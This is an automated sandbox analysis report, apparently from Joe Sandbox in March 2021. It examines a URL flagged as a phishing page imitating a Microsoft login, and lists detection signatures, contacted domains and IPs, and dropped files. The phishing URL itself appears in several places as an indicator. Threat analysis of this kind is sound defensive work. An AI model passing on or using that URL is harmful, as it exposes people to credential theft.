ID: 363565
Cookbook: browseurl.jbs
Time: 21:31:34
Date: 04/03/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report https://polyscience-app.com/PolyScien…

Overview


General Information

Sample URL:	https://polyscience-app.com/PolyScience-Images/SharedImage-View/Oauth/0zzdg...6f7f6e99e941f94f7f8002d2a8c2b5af6f7f6e99e941f94f7f8002d2a8c2b5af6f7f6e99e94
Analysis ID:	363565
Infos:	

Most interesting Screenshot:



Detection




HTMLPhisher

Score:	60
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Phishing site detected (based on fav…
- Yara detected HtmlPhish_10
- Phishing site detected (based on log…
- HTML body contains low number of …
- No HTML title found

Classification



Startup

- **System is w10x64**
- iexplore.exe (PID: 6536 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 6588 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6536 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- **cleanup**

Malware Configuration

No configs have been found


Yara Overview

No yara matches

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

Phishing:

Phishing site detected (based on favicon image match)

Yara detected HtmlPhish_10

Phishing site detected (based on logo template match)

Compliance:


Uses new MSVCR Dlls

Uses secure TLS version for HTTPS connections

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impac
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modif Syste Partiti
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 1	LSASS Memory	Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Devic Lockc
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delet Devic Data


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
http://https://polyscience-app.com/PolyScience-Images/SharedImage-View/Oauth/0zzdgkl7q1p2aaklyhr94v7p.html?authorize&client_id=75HH9&redirect_uri=https%3A%2F%2F16148896541f94f7f8002d2a8c2b5af6f7f6e99e941f94f7f8002d2a8c2b5af6f7f6e99e941f94f7f8002d2a8c2b5af6f7f6e99e941f94f7f8002d2a8c2b5af6f7f6e99e941f94f7f8002d2a8c2b5af6f7f6e99e941f94f7f8002d2a8c2b5af6f7f6e99e94	0%	Avira URL Cloud	safe	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
polyscience-app.com	4%	Virustotal		Browse
cs1227.wpc.alphacdn.net	0%	Virustotal		Browse
logincdn.msauth.net	1%	Virustotal		Browse
aadcdn.msauth.net	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://aadcdn.msauth.net/ests/2.1/content/images/favicon_a_eupayfgghqiai7k9sol6lg2.ico~(	0%	URL Reputation	safe	
http://https://aadcdn.msauth.net/ests/2.1/content/images/favicon_a_eupayfgghqiai7k9sol6lg2.ico~(	0%	URL Reputation	safe	
http://https://aadcdn.msauth.net/ests/2.1/content/images/favicon_a_eupayfgghqiai7k9sol6lg2.ico~(	0%	URL Reputation	safe	
http://https://promisesaplus.com/#point-75	0%	URL Reputation	safe	
http://https://promisesaplus.com/#point-75	0%	URL Reputation	safe	
http://https://promisesaplus.com/#point-75	0%	URL Reputation	safe	
http://https://fontawesome.comhttps://fontawesome.comFont	0%	Avira URL Cloud	safe	
http://https://aadcdn.msauth.net/ests/2.1/content/images/favicon_a_eupayfgghqiai7k9sol6lg2.ico~	0%	URL Reputation	safe	
http://https://aadcdn.msauth.net/ests/2.1/content/images/favicon_a_eupayfgghqiai7k9sol6lg2.ico~	0%	URL Reputation	safe	
http://https://aadcdn.msauth.net/ests/2.1/content/images/favicon_a_eupayfgghqiai7k9sol6lg2.ico~	0%	URL Reputation	safe	
http://https://promisesaplus.com/#point-64	0%	URL Reputation	safe	
http://https://promisesaplus.com/#point-64	0%	URL Reputation	safe	
http://https://promisesaplus.com/#point-64	0%	URL Reputation	safe	
http://https://promisesaplus.com/#point-61	0%	URL Reputation	safe	
http://https://promisesaplus.com/#point-61	0%	URL Reputation	safe	
http://https://promisesaplus.com/#point-61	0%	URL Reputation	safe	
http://https://polyscience-app.com/PolyScience-Images/SharedImage-View/Oauth/0zzdgkl7q1p2aaklyhr94v7p.html?	0%	Avira URL Cloud	safe	
http://https://aadcdn.msauth.net/ests/2.1/content/images/favicon_a_eupayfgghqiai7k9sol6lg2.ico	0%	URL Reputation	safe	
http://https://aadcdn.msauth.net/ests/2.1/content/images/favicon_a_eupayfgghqiai7k9sol6lg2.ico	0%	URL Reputation	safe	
http://https://aadcdn.msauth.net/ests/2.1/content/images/favicon_a_eupayfgghqiai7k9sol6lg2.ico	0%	URL Reputation	safe	
http://https://promisesaplus.com/#point-59	0%	URL Reputation	safe	
http://https://promisesaplus.com/#point-59	0%	URL Reputation	safe	
http://https://promisesaplus.com/#point-59	0%	URL Reputation	safe	
http://https://promisesaplus.com/#point-57	0%	URL Reputation	safe	
http://https://promisesaplus.com/#point-57	0%	URL Reputation	safe	
http://https://promisesaplus.com/#point-57	0%	URL Reputation	safe	
http://https://promisesaplus.com/#point-54	0%	URL Reputation	safe	
http://https://promisesaplus.com/#point-54	0%	URL Reputation	safe	
http://https://promisesaplus.com/#point-54	0%	URL Reputation	safe	
http://https://getbootstrap.com)	0%	Avira URL Cloud	safe	
http://https://promisesaplus.com/#point-48	0%	URL Reputation	safe	
http://https://promisesaplus.com/#point-48	0%	URL Reputation	safe	
http://https://promisesaplus.com/#point-48	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
polyscience-app.com	13.66.56.74	true	false	• 4%, Virustotal, Browse	unknown
cdnjs.cloudflare.com	104.16.18.94	true	false		high
cs1227.wpc.alphacdn.net	192.229.221.185	true	false	• 0%, Virustotal, Browse	unknown
i.ibb.co	146.59.152.166	true	false		high
logincdn.msauth.net	unknown	unknown	false	• 1%, Virustotal, Browse	unknown
ka-f.fontawesome.com	unknown	unknown	false		high
code.jquery.com	unknown	unknown	false		high
kit.fontawesome.com	unknown	unknown	false		high
maxcdn.bootstrapcdn.com	unknown	unknown	false		high
aadcdn.msauth.net	unknown	unknown	false	• 1%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://https://polyscience-app.com/PolyScience-Images/SharedImage-View/Oauth/0zzdgkl7q1p2aaklyhr94v7p.html?authorize&client_id=75HH9&redirect_uri=https%3A%2F%2F16148896541f94f7f8002d2a8c2b5af6f7f6e99e941f94f7f8002d2a8c2b5af6f7f6e99e941f94f7f8002d2a8c2b5af6f7f6e99e941f94f7f8002d2a8c2b5af6f7f6e99e941f94f7f8002d2a8c2b5af6f7f6e99e94	true		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://bugs.webkit.org/show_bug.cgi?id=136851	jquery-3.3.1[1].js.2.dr	false		high
http://jquery.org/license	jquery-3.3.1[1].js.2.dr	false		high
http://https://ka-f.fontawesome.com	585b051251[1].js.2.dr	false		high
http://https://jsperf.com/thor-indexof-vs-for/5	jquery-3.3.1[1].js.2.dr	false		high
http://https://bugs.jquery.com/ticket/12359	jquery-3.3.1[1].js.2.dr	false		high
http://https://aadcdn.msauth.net/ests/2.1/content/images/favicon_aeupayfgghqiai7k9sol6lg2.ico~(	imagestore.dat.2.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://web.archive.org/web/20100324014747/blindsignals.com/index.php/2009/07/jquery-delay/	jquery-3.3.1[1].js.2.dr	false		high
http://https://html.spec.whatwg.org/#strip-and-collapse-whitespace	jquery-3.3.1[1].js.2.dr	false		high
http://https://promisesaplus.com/#point-75	jquery-3.3.1[1].js.2.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://web.archive.org/web/20141116233347/fluidproject.org/blog/2008/01/09/getting-setting-a	jquery-3.3.1[1].js.2.dr	false		high
http://https://fontawesome.comhttps://fontawesome.comFont	free-fa-solid-900[1].eot.2.dr, free-fa-regular-400[1].eot.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://drafts.csswg.org/cssom/#common-serializing-idioms	jquery-3.3.1[1].js.2.dr	false		high
http://https://html.spec.whatwg.org/multipage/forms.html#concept-fe-disabled	jquery-3.3.1[1].js.2.dr	false		high
http://https://bugs.webkit.org/show_bug.cgi?id=29084	jquery-3.3.1[1].js.2.dr	false		high
http://https://fontawesome.com/license/free	free.min[1].css.2.dr	false		high
http://https://infra.spec.whatwg.org/#strip-and-collapse-ascii-whitespace	jquery-3.3.1[1].js.2.dr	false		high
http://https://fontawesome.com	free.min[1].css.2.dr, free-fa-solid-900[1].eot.2.dr	false		high
http://https://github.com/eslint/eslint/issues/6125	jquery-3.3.1[1].js.2.dr	false		high
http://https://html.spec.whatwg.org/multipage/forms.html#concept-option-disabled	jquery-3.3.1[1].js.2.dr	false		high
http://https://github.com/jquery/jquery/pull/557)	jquery-3.3.1[1].js.2.dr	false		high
http://https://github.com/twbs/bootstrap/graphs/contributors)	bootstrap.min[1].js.2.dr	false		high
http://https://bugs.chromium.org/p/chromium/issues/detail?id=378607	jquery-3.3.1[1].js.2.dr	false		high
http://https://aadcdn.msauth.net/ests/2.1/content/images/favicon_aeupayfgghqiai7k9sol6lg2.ico~	imagestore.dat.2.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://github.com/jrburke/requirejs/wiki/Updating-existing-libraries#wiki-anon	jquery-3.3.1[1].js.2.dr	false		high
http://https://bugzilla.mozilla.org/show_bug.cgi?id=687787	jquery-3.3.1[1].js.2.dr	false		high
http://https://bugs.chromium.org/p/chromium/issues/detail?id=470258	jquery-3.3.1[1].js.2.dr	false		high
http://opensource.org/licenses/MIT).	popper.min[1].js.2.dr	false		high
http://https://bugs.jquery.com/ticket/13378	jquery-3.3.1[1].js.2.dr	false		high
http://https://promisesaplus.com/#point-64	jquery-3.3.1[1].js.2.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://promisesaplus.com/#point-61	jquery-3.3.1[1].js.2.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://polyscience-app.com/PolyScience-Images/SharedImage-View/Oauth/0zzdgkl7q1p2aaklyhr94v7p.html?	{B54B0312-7D28-11EB-90EB-ECF4BBEA1588}.dat.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://drafts.csswg.org/cssom/#resolved-values	jquery-3.3.1[1].js.2.dr	false		high
http://https://bugs.chromium.org/p/chromium/issues/detail?id=589347	jquery-3.3.1[1].js.2.dr	false		high
http://https://aadcdn.msauth.net/ests/2.1/content/images/favicon_aeupayfgghqiai7k9sol6lg2.ico	imagestore.dat.2.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://html.spec.whatwg.org/multipage/syntax.html#attributes-2	jquery-3.3.1[1].js.2.dr	false		high
http://https://promisesaplus.com/#point-59	jquery-3.3.1[1].js.2.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://jsperf.com/getall-vs-sizzle/2	jquery-3.3.1[1].js.2.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://promisesaplus.com/#point-57	jquery-3.3.1[1].js.2.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://github.com/eslint/eslint/issues/3229	jquery-3.3.1[1].js.2.dr	false		high
http://https://promisesaplus.com/#point-54	jquery-3.3.1[1].js.2.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://html.spec.whatwg.org/multipage/forms.html#category-listed	jquery-3.3.1[1].js.2.dr	false		high
http://https://html.spec.whatwg.org/multipage/scripting.html#selector-disabled	jquery-3.3.1[1].js.2.dr	false		high
http://https://developer.mozilla.org/en-US/docs/CSS/display	jquery-3.3.1[1].js.2.dr	false		high
http://https://jquery.org/license	jquery-3.3.1[1].js.2.dr	false		high
http://https://kit.fontawesome.com	585b051251[1].js.2.dr	false		high
http://https://jquery.com/	jquery-3.3.1[1].js.2.dr	false		high
http://https://getbootstrap.com)	bootstrap.min[1].js.2.dr, bootstrap.min[1].css.2.dr	false	• Avira URL Cloud: safe	low
http://https://bugs.webkit.org/show_bug.cgi?id=137337	jquery-3.3.1[1].js.2.dr	false		high
http://https://html.spec.whatwg.org/multipage/scripting.html#selector-enabled	jquery-3.3.1[1].js.2.dr	false		high
http://https://github.com/twbs/bootstrap/blob/master/LICENSE)	bootstrap.min[1].js.2.dr, bootstrap.min[1].css.2.dr	false		high
http://https://promisesaplus.com/#point-48	jquery-3.3.1[1].js.2.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://github.com/jquery/sizzle/pull/225	jquery-3.3.1[1].js.2.dr	false		high
http://https://sizzlejs.com/	jquery-3.3.1[1].js.2.dr	false		high
http://https://bugs.chromium.org/p/chromium/issues/detail?id=449857	jquery-3.3.1[1].js.2.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
146.59.152.166	i.ibb.co	Norway		16276	OVHFR	false
192.229.221.185	cs1227.wpc.alphacdn.net	United States		15133	EDGECASTUS	false
104.16.18.94	cdnjs.cloudflare.com	United States		13335	CLOUDFLARENETUS	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
13.66.56.74	polyscience-app.com	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	363565
Start date:	04.03.2021
Start time:	21:31:34
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 2m 32s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	browseurl.jbs
Sample URL:	http://https://polyscience-app.com/PolyScience-Images/SharedImage-View/Oauth/0zzdgkl7q1p2aaklyhr94v7p.html?authorize&client_id=75HH9&redirect_uri=https%3A%2F%2F16148896541f94f7f8002d2a8c2b5af6f7f6e99e941f94f7f8002d2a8c2b5af6f7f6e99e941f94f7f8002d2a8c2b5af6f7f6e99e941f94f7f8002d2a8c2b5af6f7f6e99e941f94f7f8002d2a8c2b5af6f7f6e99e94
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal60.phis.win@3/24@10/4
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, ielowutil.exe, backgroundTaskHost.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 40.88.32.150, 104.43.193.48, 168.61.161.212, 184.30.21.144, 204.79.197.200, 13.107.21.200, 52.255.188.83, 104.108.39.131, 216.58.207.138, 209.197.3.24, 209.197.3.15, 216.58.207.170, 104.18.22.52, 104.18.23.52, 172.64.202.28, 172.64.203.28, 13.107.246.19, 13.107.213.19 • Excluded domains from analysis (whitelisted): cds.s5x3j6q5.hwcdn.net, standard.t-0009.t-msedge.net, ka-f.fontawesome.com.cdn.cloudflare.net, store-images.s-microsoft.com-c.edgekey.net, e11290.dspg.akamaiedge.net, skypedataprdcoleus15.cloudapp.net, e12564.dspb.akamaiedge.net, go.microsoft.com, dual.t-0009.t-msedge.net, www-bing-com.dual-a-0001.a-msedge.net, watson.telemetry.microsoft.com, www.bing.com, kit.fontawesome.com.cdn.cloudflare.net, fonts.googleapis.com, dual-a-0001.a-msedge.net, ajax.googleapis.com, aadcdnoriginwus2.azureedge.net, lgincdnvzeuno.ec.azureedge.net, skypedataprdcolcus17.cloudapp.net, star-azureedge-prod.trafficmanager.net, skypedataprdcolcus15.cloudapp.net, lgincdnvzeuno.azureedge.net, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, lgincdn.trafficmanager.net, t-0009.t-msedge.net, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, Edge-Prod-FRAr3.ctrl.t-0009.t-msedge.net, aadcdnoriginwus2.afd.azureedge.net, cds.j3z9t3p6.hwcdn.net • Report size getting too big, too many NtDeviceIoControlFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{B54B0310-7D28-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	30296
Entropy (8bit):	1.8457424057507426
